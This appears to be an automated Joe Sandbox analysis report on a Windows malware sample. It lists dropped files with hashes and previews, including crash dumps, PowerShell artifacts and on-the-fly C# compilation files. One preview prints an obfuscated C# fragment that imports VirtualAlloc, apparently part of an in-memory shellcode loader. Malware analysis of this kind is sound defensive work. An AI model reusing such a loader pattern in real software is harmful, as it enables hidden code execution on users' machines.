- Excluded domains from analysis (whitelisted): onedsblobprdeus16.eastus.cloudapp.azure.com, fs.microsoft.com, config.edge.skype.com.trafficmanager.net, arc.msn.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobcollector.events.data.trafficmanager.net, onedsblobprdwus16.westus.cloudapp.azure.com, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6532 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:11:55	API Interceptor	1x Sleep call for process: rundll32.exe modified
08:12:10	API Interceptor	2x Sleep call for process: WerFault.exe modified
08:12:34	API Interceptor	41x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_164b3f26\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8484271078729315
Encrypted:	false
SSDEEP:	96:8xnXzFGeUnYyQy9haot7Jn4pXIQcQac6pcEccw35+a+z+HbHg+AS/YyNlISWbSmH:8RzoneH0tGtjLq/u7sZS274ItW
MD5:	AC7F4345BC16B046B4BD7A4B49FAD9DE
SHA1:	31DB96A77E8C9352345D2D35BDD922C5A989733E
SHA-256:	0FE9F258A2E001391DD7FE936ED71F39F02E4A21502048E07AD9AFF57D5D9B8A
SHA-512:	F029D90D1FE667A52F3ECD173F11501CA11E15159116660080259EA0F562063CD60BA96DEE65A25CC56E7BBCED3D62E93FDE77354CFF4B959ABF6E7EDDC92D C6
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.6.7.9.2.6.8.6.4.1.0.0.3.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.2.9.5.1.6.7.9.2.9.5.6.7.2.1.0.0.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.7.2.4.1.b.1.9.-.9.c.1.3.-.4.6.3.b.-.a.9.b.d.-.4.a.9.5.3. 6.d.5.a.3.2.d.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.1.2.f.1.2.6.9.-.a.2.3.4.-.4.9.c.1.-.a.a.e.4.-.4.e.4.1.7.5.a.d.7.b.a.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6. 4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.5.9.4.-.0.0.0.1.-.0.0.1.c.-.6.f.9.9.-.5.e.0.5.d.9.5.6.d.8.0.1.....T.a.r.g.e. t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0. a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5f68951fc85ec886a9cff2e6302d69913a8368e_7cac0383_107353c7\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.8450263074663521
Encrypted:	false
SSDEEP:	96:86XqFfeUnYyGy9haTKzfopXIQcQac6FcElcw3d+a+z+HbHg+AS/YyNlISWbSm9mK:8aqFnoHEBPBjLq/u7sZS274ItW
MD5:	E3453784F5987FFC4297D68B3E5806EC
SHA1:	8AE5D7F0D9E1EDD426FD57793895BF06C7D55090
SHA-256:	A19FAA5C0A3344576E5CA6B3D224AF727B5260220821BFD197D80F502CC5D9FC
SHA-512:	FEDF432EFCB2E02D4F617DBEC17EFD457DA47CE6D4AC7040046C4696A1CB7D78E1D2F57F0E7E44C6B2E4ADFDD4B1900F4350B8B0DFCFE51F01448A96D011F 5D8
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.5.1.6.7.9.3.3.6.0.5.9.2.2.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.2.9.5.1.6.7.9.3.5.3.0.9.0.5.4.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.e.6.8.f.e.a.e.-.1.3.e.b.-.4.b.8.7.-.a.8.a.d.-.3.5.e.c.1. a.c.8.a.3.e.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.2.4.9.d.4.4.c.-.a.8.3.4.-.4.9.8.a.-.b.a.8.2.-.c.3.d.a.4.5.4.7.f.4.1.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6. 4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.5.9.4.-.0.0.0.1.-.0.0.1.c.-.6.f.9.9.-.5.e.0.5.d.9.5.6.d.8.0.1.....T.a.r.g.e. t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0. a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2F57.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Apr 23 06:12:08 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	39506
Entropy (8bit):	2.072438553320638
Encrypted:	false
SSDEEP:	192:J54NgWJJkH67dJ+OIKcUcXyK7UbBDaNCQSxtledkyhmWlzwkEFsdw:3LWT7j5IjU4yK7UbBDaMQ6tledkytK
MD5:	C917F1742DC83F5A043197F2F54A0C4E
SHA1:	AACA0FC29708705FDBB4F63CC4E9962D0EC5E3EF
SHA-256:	142F090B56F1D4E7F37963F99E41AAD407C6F3C1F845BC0915A7EFF81C662889
SHA-512:	61CE862EBD1E02188B5920FA6A57B7269CC4B69FE874AF24C8EB589484EC9B08B540D6E4550CA540686700FAB1A8BC6065D34B9DD7F7DDFF68E5E1E6D68004 A6
Malicious:	false

Preview:	MDMP..... .....cb.....4.....$.....).....`.....8.....T.....j.....U.....B..... ...GenuineIntelW.....T.....cb.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER36F9.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8340
Entropy (8bit):	3.69846117157985
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiN/6idq06Y43SUHqgmfJSP+prQ89bgW2TsfkAm:RrlsNiF6W6YoSUKgmfJS2gW24fy
MD5:	03FE517493CDA2DA9A9CB5CF3B51E3C8
SHA1:	6DAA111381E6A2BA15D14F385ECD9EE1E680EE70
SHA-256:	088A2319CDDC0633C74897267FED482A3F4602182B6757D5E276C4283FAA5988
SHA-512:	2097EA78A64D0674A3B8CA2D51A0229B07993A46B876B48F168F926A802EDD16BE710F9EFEB5CA1B5468D0F5E26299ED049E44074A9923C903CAD0A66D567DB C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8. 0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>. X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.1.4.2. 8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3890.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.468439994201981
Encrypted:	false
SSDEEP:	48:cvIwSD8zs6JgtWI9PnWgc8sqYjhP8fm8M4J2+EZFI+q849hGpKcQIcQw0kd:uITfIoWgrsqY1UJKErGpKkw0kd
MD5:	1F581D2D671323001820EEC345955E8D
SHA1:	84D57DE07A1A92920A775FD9A2EF441FD6D55EDC
SHA-256:	F3C1719825384E2811940641C8F25B5C7C9A8CF7FDFF96C79BD1B7094C66BDC1
SHA-512:	E435C1E51CFA9E549F043F8BE4DA0878D52CAA517CC84E732A0800404F08FCC0EE1566E386E3B198C6E254997C8707CD2ED5AF4131285373A55FCFE4191FBF2 C
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1484122" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER49A5.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Sat Apr 23 06:12:14 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	36062
Entropy (8bit):	1.9519178024623962
Encrypted:	false
SSDEEP:	192:b5fZJJkHYyfKOIKcmk2QSxksjVaYHbiJjmJmRsK:9h4Vljmk2Q6ksjYUmX
MD5:	B26D761700EC27A85A7E8306F7D9C1CD
SHA1:	26BA946FC504E3B720545A54C6166E6A2841B1FC
SHA-256:	A4A981D31AF326622D356EB84A53F327157F52F7EFB02CADB292060F7810FE72
SHA-512:	3205B01478F80D692A1735122340421C8868EF2150ACB96AFFB58777B301034BF223260BF04B93CCDA2F160E29DA10286CD50E4077D174CBEDA5750449E600C3
Malicious:	false

Preview:	MDMP..... .....cb.....4.....$.....).....`.....8.....T.....t.....U.....B..... ...GenuineIntelW.....T.....cb.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4D5F.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8300
Entropy (8bit):	3.69036741286865
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiNx6ihq06Y4YSUfPgmfRSO+pDn89b3dW2Tsf3lFm:RrlsNiL6q6Y3SU3gmfRSitW24fe
MD5:	C80DFEB2FD09E96D80A105BF1416186F
SHA1:	C2E029A858E8ED96BB46CEB163704C526428BB15
SHA-256:	B3CE25563BAB4D09351E626D47559203FC2F9E73F43D27AD95C8222BBF41688F
SHA-512:	785520C461DF2D2ABFFD907C65A3656B50232434394EA4CE68D02BBC5569D2D3EB307DA67ADCD9C9CE8FD99F9FC0AA888E4456CF642EA1AC3E72D14B7C470D5
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.1.4.2.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4EB8.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4564
Entropy (8bit):	4.439548228059502
Encrypted:	false
SSDEEP:	48:cvIwSD8zs6JgtWI9PnWgc8sqYjhx8fm8M4J2+voFI+q84acupKcQIcQw0kd:uITfIoWgrsqY1WJVBO/pKkw0kd
MD5:	DF03F167543BFE5B6CDEF17CD6CDB700
SHA1:	6BBC61B7DBF6EB32A530D87A971944CDD312120D
SHA-256:	84B755FD6CFD16130CE8987B8BBE160B50DAB6E97F05AB376C74909198264B80
SHA-512:	504C3F517AFEBFE84B4641320FCCB9107C42081F8A6A8672E073F46341DF6CF43569F29E69B8623EC2F86F32A92262FD58EB57FBA10F4F81EACBD4AD6E3E719E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1484122" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:P9smn3YrKkkdcU6ChVsm5emlz9smyib4T4YVsm5emdYxoeRKp54ib49VFn3eGOVJ:dMib4T4YLiib49VoGIpN6KQkj2rIkjhQ
MD5:	F84F6C99316F038F964F3A6DB900038F
SHA1:	C9AA38EC8188B1C2818DBC0D9D0A04085285E4F1
SHA-256:	F5C3C45DF33298895A61B83FC6E79E12A767A2AE4E06B43C44C93CE18431793E
SHA-512:	E5B80F0D754779E6445A14B8D4BA29DD6D0060CD3DA6AFD00416DDC113223DB48900F970F9998B2ABDADA423FBA4F11E9859ABB4E6DBA7FE9550E7D1D0566631
Malicious:	false

Preview:	PSMODULECACHE.....7B\.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....3.....[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Temp\RES2392.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.985489714311352
Encrypted:	false
SSDEEP:	24:Hre9ERhfpaDfHVhKdNWI+ycuZhNPHqakSGHbPNnq9qd:LSjKd41ulPqa30Rq9K
MD5:	67C978F8F6E761129B658BABBAC2C0E3
SHA1:	02E6453D6EA95F5A0EBB0631D927EE771F4B7B0A
SHA-256:	9BB6FB8D9FDC155D50F117D1CE410A264593B74F41FEA700ED29099228FA1C4A
SHA-512:	78B24238F9F3B4FCF3507F65C29D5F7BA58EBD9866A22239C476D50CDF207B93030B71584F41784CBB2DECB40C888689A5C7BD9953555770ACCCA9954B5A23BD
Malicious:	false
Preview:	L....cb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....R....c:\Users\user\AppData\Local\Temp\poet0yxq\CSCB57F583549494C91A9647985948976.TMP.....a.....-...`.~.....4.....C:\Users\user\AppData\Local\Temp\RES2392.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...p.o.e.t.0.y.x.q...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RES3B60.tmp

Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.965326095070505
Encrypted:	false
SSDEEP:	24:HJe9EuZfTDQDfHLWhKdNWI+ycuZhNsrakSPEPNnq9qd:ABTqrMKd41ulsra3PEq9K
MD5:	E34239A621ECB61A5F50016AE522485A
SHA1:	EDD24063A2BC018FA0F98951A747630C5925D5FE
SHA-256:	E0F555AAE679A2E77185A2DAD637DAD6F1477AEA45415837C204061570AC891E
SHA-512:	5DBA844206EEA3E6E4EC60343E5AA08271F863EC568A169E9EB0904C0D4979CDC5435999ABA05E08CF6AD6DC29078C89CF6C0AC8509D7C3CB4DBEB7D60DED1
Malicious:	false
Preview:	L....cb.....debug$S.....L.....@..B.rsrc$01.....X.....0.....@..@.rsrc$02.....P...:.....@..@.....S....c:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP.....sf.]..E`W`..<.....4.....C:\Users\user\AppData\Local\Temp\RES3B60.tmp.-.<.....'...Microsoft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.s.c.d.h.0.f.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_l4tlk4n5.iwk.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ldp1b5en.1s3.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\bscdh0f0\CSCCEA1AC591E3E41DFA7DCA22F6F20A95.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0806512987018424
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryKrak7YnqqPEPN5Dlq5J:+RI+ycuZhNsrakSPEPNnqX
MD5:	8C7366A75D058E4560576098B53C2E89
SHA1:	5474E9C863C4BB1B86DA13FEB1DCBAC13BEA6A83
SHA-256:	045887EA02E67AD0120E0D470B59C58099BFDBA859F1F3E31989AE8800BC7765
SHA-512:	CDA6B16F3E42B84FB648CD74482E2B7C4B9E2EB463F8D24A96E3893AD7667D9CBC094AE597AF695AD032ADA6CADE89F3E891EC2F6896966882516BBE7DBC3BF1
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...b.s.c.d.h.0.f.0...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...b.s.c.d.h.0.f.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	417
Entropy (8bit):	5.038440975503667
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlmMRSRa+eNMjSSRr/++5xVBuSRNA5cWGQRZry:V/DTLDfu09eg5rG+5zBlK5Ny
MD5:	AE91D1351B9FB773FEF9B6F31D0A22EE
SHA1:	323F9FAD2F10ABDC97A7BF643A35DE67E3A32E31
SHA-256:	2CEDA574437717CB5084A6D8315F059002F22D45837C60C003F1F09BB0A72DCD
SHA-512:	94C098F8D6FA16950D6CC582D7303D6B1383126C8DB3AA1C85D7E4E155143E2A4E42B3C96A7B5EFAA53CA3AA8A81CDB97B641D1F4521C67456158C32046A8E3
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class omrgvusmwh. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint ooyvxktqmjp,uint oshbdrwt);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr payqgxim,uint tthajtdrqfh,uint vcyatdpvykk,uint vnrytmsowy);.. }..}.

C:\Users\user\AppData\Local\Temp\bscdh0f0\bscdh0f0.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.246210484932597

Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2wkn23fbNOzxs7+AEszIwkn23fbNYA:p37Lvkmb6KRfT4WZEifT1
MD5:	1DFF526FD701241566C75FC5465D31AF
SHA1:	5D91CBBE8D1F790F3A38CE35DAB4F705A0BEEF6E
SHA-256:	ED2CAE80D53441FB70A3307AEB276D80C5D4176F9A9D336B5C87305DC0064ACF
